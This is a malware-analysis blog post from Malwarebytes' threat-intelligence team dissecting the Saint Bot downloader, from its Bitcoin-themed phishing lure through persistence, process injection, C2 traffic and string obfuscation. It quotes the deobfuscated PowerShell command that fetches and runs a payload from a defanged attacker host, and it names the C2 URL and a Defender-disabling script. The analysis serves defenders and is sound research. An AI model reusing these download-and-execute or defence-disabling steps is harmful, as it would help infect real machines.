A deep dive into Saint Bot, a new downloader

malwarebytes.com (https://www.malwarebytes.com/blog/threat-intelligence/2021/04/a-deep-dive-into-saint-bot-downloader) · by Threat Intelligence Team

This post was authored by Hasherezade (https://hasherezade.net) with contributions from Hossein Jazi and Erika Noerenberg


In late March 2021, Malwarebytes analysts discovered a phishing email with an attached zip file containing unfamiliar malware. Contained within the zip file was a PowerShell script masquerading as a link to a Bitcoin wallet. Upon analysis, the obfuscated PowerShell downloader initiated a chain of infection leading to a lesser-known malware called Saint Bot. It turned out that the same malware was also distributed in targeted campaigns against government institutions. For example, we found a COVID19-themed campaign targeting Georgia (https://www.virustotal.com/gui/file/b7c6b82a8074737fb35adccddf63abeca71573fe759bd6937cd36af5658af864/relations), where the malicious LNK file was accompanied with a malicious document (https://app.any.run/tasks/4950290c-45e0-40a0-9831-2053b486e1ae/), and a decoy PDF (https://app.any.run/tasks/32c9410f-d2fd-4ee1-b2f3-4c20071f9aae/). Both droppers lead to Saint Bot instances [1 (https://www.virustotal.com/gui/file/4715a5009de403edd2dd480cf5c78531ee937381f2e69e0fb265b2e9f81f15c4/detection)] [2 (https://www.virustotal.com/gui/file/5fc108db5114be4174cb9365f86a17e25164a05cc1e90ef9ee29ab30abed3a13/detection)].

Saint Bot is a downloader that appeared quite recently, and slowly is getting momentum. It was seen dropping stealers (i.e. Taurus Stealer (https://www.zscaler.com/blogs/security-research/taurus-new-stealer-town), or a simple AutoIt-based stealer (https://gist.github.com/malwarezone/119bed274bc77b52122fa118f0a72618#file-stealer-au3-L2880)) as well as further loaders (example (https://www.virustotal.com/gui/file/388d18b98704bff34ac1cb0a6603e68ba300205ee2f14e4bf482f1012d933231/detection)). Yet its design allows to utilize it for distributing any kind of malware. Although currently it does not appear to be widespread, there is indication that it is being actively developed. Furthermore, Saint Bot employs a wide variety of techniques which, although not novel, indicate some level of sophistication considering its relatively new appearance.

In this post, we provide a detailed deep-dive of this malware, covering in-depth analysis of the threat from distribution through post-exploitation. In addition to behavioral analysis, we will explore other techniques employed across the stages of infection including obfuscation and anti-analysis techniques, process injection, and command and control infrastructure and communication.


Distribution

This analysis will be dedicated to a sample that we found distributed by a phishing e-mail. It comes with a ZIP attachment: *bitcoin.zip (https://www.virustotal.com/gui/file/63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8/detection)*, luring the victim with a chance of getting access to a Bitcoin wallet.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/saintbot_diag1.jpg)
The Saint Bot delivery roadmap

Once we unzip the content, we are provided with a pair of files: one of them is a .lnk file that seemingly leads to a Bitcoin Wallet. It is accompanied with a .txt file, that claims to be a password to this wallet.



The .txt file says:

```
wallet in folder.
 Use Electrum to download & save it on your side  https://download.electrum.or
 Password is:  privatemoney9999999usd
 Thank you
```

If we try to preview the .lnk via various tools available on Windows, it seems to lead to "C:\Windows\System32\cmd.exe".

But a closer look inside reveals, that in reality what it contains is a malicious PowerShell script, meant to download the next stage of the malware from the embedded link:

```
http://68468438438[.]xyz/soft/win230321[.]exe
```

Deobfuscated script:

```
&& C:\Windows\System32\cmd.exe /c poweRshELL.eXE –w 1 $env:SEE_MASK_NOZONECHEC
 ImPoRT–modULe bItsTRAnsFer; STArt–bITsTRANSFER –Source "('http://68468438438[
 .('cd') ${eNv:TEMP};
 ./WindowsUpdate.exe!%SystemRoot%\System32\SHELL32.dll
```

The next stage binary is downloaded into the %TEMP% folder, under the name WindowsUpdate.exe, and run from there.

Behavioral analysis

Once run, the main sample drops another executable in the %TEMP% directory:


"C:\Users\admin\AppData\Local\Temp\InstallUtil.exe"

which then downloads two executables named: def.exe, and putty.exe. It saves them in %TEMP% , and tries to execute them with elevated privileges.

If run, the first sample (*def.exe*) deploys a batch script disabling Windows Defender. The second sample (named *putty.exe*) is the main malicious component.


Persistence

The sample named *putty.exe* installs itself and creates a new directory in "AppData/Local" named "z_%USERNAME%". It drops scripts meant to deploy its other components. The same directory also contains a copy of NTDLL, saved under the name "wallpaper.mp4". This copy will be used by the malicious binary instead of the legitimate one.




(https://www.malwarebytes.com/blog/images/uploads/2021/04/copied_ntdll.jpg)

The main sample is copied into the Startup directory under a name impersonating one of the legitimate executables found in the infected system:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/copied-600x108-1.jpg)

The scripts from the "AppData/Local/z_[user]" are used to deploy the main sample. During the first run, the executable injects itself into "*EhStorAurhn.exe*". Below we can see the injected implant detected and dropped by HollowsHunter.




(https://www.malwarebytes.com/blog/images/uploads/2021/04/implanted_pe.jpg)

Once the implant was injected, it connects to its Command-and-Control server (C2) and proceeds with its main actions. Observing the network traffic we will find the URL of the malware's C2 queried repeatedly:

```
http[:]//update-0019992[.]ru/testcp1/gate.php
```

Following this URL we can see the related C2 panel, which looks typical for the Saint Bot:




(https://www.malwarebytes.com/blog/images/uploads/2021/04/gate_url.jpg)

Internals


The .NET downloader

The sample downloaded from the initial *.lnk* is a next stage downloader, written in .NET and obfuscated. It carries another .NET binary in its resources, stored as a bitmap.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/res_bitmap.jpg)
The bitmap carries encrypted content


During the run, it decodes the next stage, which turns out to be a .NET DLL (a98e108588e31f40cdaeab1c04d0a394eb35a2e151f95fbf8a913cba6a7faa63 (https://www.virustotal.com/gui/file/a98e108588e31f40cdaeab1c04d0a394eb35a2e151f95fbf8a913cba6a7faa63/details))



(https://www.malwarebytes.com/blog/images/uploads/2021/04/decoded2.jpg)


Decoded array reveals the PE file

The DLL has an internal name zOAI.dll:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/dll_bin.jpg)


The loader invokes a method from the DLL:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/invoke_dll.jpg)


Invoking the method inside the DLL: zOAI.CaCl.aXt()

The referenced method inside the DLL:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/invoked_method.jpg)

The content of the DLL is heavily obfuscated at bytecode level, and unreadable for typical tools such as dnSpy.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/unreadable_code-600x209-1.jpg)

The DLL is run with the help of *InstallUtil.exe* (e56a7e5d3ab9675555e2897fc3faa2dd9265008a4967a7d54030ab8184d2d38f (https://www.virustotal.com/gui/file/e56a7e5d3ab9675555e2897fc3faa2dd9265008a4967a7d54030ab8184d2d38f/details)) - which is a standard .NET Framework Installation utility - dropped into %TEMP% folder.

(https://www.malwarebytes.com/blog/images/uploads/2021/04/installutil-600x498-1.jpg)

The deployed .NET binary is responsible for downloading and deploying two executables: the one disabling Windows Defender, and another, which is the main payload (in a packed form).

(https://www.malwarebytes.com/blog/images/uploads/2021/04/downloaded_bins.jpg)

The dropped elements

Two executables are dropped in the %TEMP% directory:


The first one (def.exe) is just a batch script wrapped by the BatToExe (https://bat-to-exe-converter-x64.en.softonic.com/) tool. The script: Disable Window Defender.bat (https://gist.github.com/hshrzd/e76d78ecd0c649892703430c9ea696fa#file-disable-window-defender-bat) is meant to prepare the ground for the deployment of the main bot.

The other one (putty.exe) is the actual payload, packed by an underground crypter (https://www.malwarebytes.com/blog/threat-analysis/2015/12/malware-crypters-the-deceptive-first-layer/).

The unpacked payload

The final payload that is carried inside *putty.exe* can be dumped from the memory with the help of PE-sieve/HollowsHunter (https://github.com/hasherezade/hollows_hunter). As a result, we get the following unpacked sample: a4b705baac8bb2c0d2bc111eae9735fb8586d6d1dab050f3c89fb12589470969 (https://www.virustotal.com/gui/file/a4b705baac8bb2c0d2bc111eae9735fb8586d6d1dab050f3c89fb12589470969/community)

The compilation timestamp indicates that the payload is pretty fresh - from March of this year.




(https://www.malwarebytes.com/blog/images/uploads/2021/04/compile_date.jpg)

Obfuscation

Strings

Looking inside we can see that the sample is mildly obfuscated. Majority of the strings are encoded in a way reminding of a simple substitution cipher.



Address	Disassembly	String
008A11D2	push payl1.8A613C	L"de"
008A11E7	push payl1.8A6144	L"de:regsvr32"
008A11F8	push payl1.8A615C	L"de:LoadMemory"
008A1228	push payl1.8A6178	L"update"
008A1242	push payl1.8A6188	L"uninstall"
008A125C	push payl1.8A619C	L"de:LL"
008A12E2	push payl1.8A6030	L"exe"
008A1337	push payl1.8A6038	L"dll"
008A135E	push payl1.8A6040	L"/C regsvr32 /s "
008A137B	push payl1.8A6074	L"/C "
008A1399	push payl1.8A6060	L"cmd"
008A139E	push payl1.8A6068	L"open"
008A13E0	push payl1.8A607C	L"8OWoW}W 8}q cMK-2v-M-bv 89"
008A13EC	push payl1.8A60B8	L"\\Uj92<Myv\\cKbyjrj92\\CK-tj<r\\dayyv-27vyrKj-\\Ea-"
008A14DE	push payl1.8A6118	L"schtasks.exe"
008A14E3	push payl1.8A6068	L"open"
008A1524	push payl1.8A6134	L"\\z_"
